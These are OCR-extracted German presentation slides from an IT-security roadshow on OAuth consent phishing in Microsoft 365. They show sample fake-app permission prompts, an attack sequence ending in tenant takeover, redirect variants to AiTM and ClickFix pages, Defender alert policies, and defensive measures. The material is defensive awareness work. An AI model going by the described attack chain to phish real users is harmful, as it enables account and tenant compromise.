User grants access to malicious app
(including permissions)

Was wollen die Angreifer nun damit erreichen?


- Spionage
- Phishing vorbereiten
- Spear Phishing
- Ausbreitung im Unternehmen
- Tenant Takeover



Der Verlauf


Initial Access
1
2
Spionage
Internes Phishing
3
4
Lateral Movement
Persistenz
5

Was macht diese Methode so erfolgreich?



Microsoft

user@contoso.com

Permissions requested


Contoso Test App
zawad.co

This app would like to:

- Read and write your files
- Read your calendar
- Sign you in and read your profile

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. You can change these permissions at https://myapps.microsoft.com. Show details

- Prompt sieht legitim aus
- Unbekannt für den User
- Applikationsname kann gefälscht sein



Microsoft

[redacted]

Permissions requested

adobe
unverified

This application is not published by Microsoft or your organization.

This app would like to:

- Sign you in and read your profile

□ Consent on behalf of your organization

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. You can change these permissions at https://myapps.microsoft.com. Show details

Does this app look suspicious? Report it here


Variationen

Angreifer nutzen nicht nur die App selbst sondern oft werden Benutzer damit auf die falsche Fährte gelockt.

Angreifer schalten den App Request vor und leiten dann auf Phishing Seite weiter.

Diesen Angriff gibt es in 2 Variationen

1. Docusign: Weiterleitung zu AiTM
2. Adobe: Weiterleitung zu Clickfix



[redacted]

Permissions requested

adobe
unverified

This application is not published by Microsoft or your organization.

This app would like to:

- Sign you in and read your profile

□ Consent on behalf of your organization

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. You can change these permissions at https://myapps.microsoft.com. Show details

Does this app look suspicious? Report it here

Spezifische Detections

In Defender for Cloud Apps verfügbare Erkennungsmethoden:

- Activity policies
- Anomaly detection
- OAuth app policies

Spezifische Alert Policies:

- Malicious OAuth app consent
- Suspicious OAuth app file download activities
- Unusual addition of credentials to an OAuth app
- Unusual ISP for an OAuth App
- Misleading OAuth app name
- Misleading publisher name for OAuth app

Wenn Endanwender zu Angreifern werden… Kann ich mich schützen?

- User Awareness Training!
- EDR-Lösung
- Multi Factor
- App Registrations überwachen und regelmäßig ausmisten (Housekeeping)
- Admin Consent einführen und Admins entsprechend schulen
- Integrierte Alarmierung in XDR-Systemen: Bsp. Microsoft 365 Defender
- Dedizierte Alarmüberwachung (internes oder externes SOC)

IT-Security
Roadshow 2026

controlware

Danke für Ihre Aufmerksamkeit.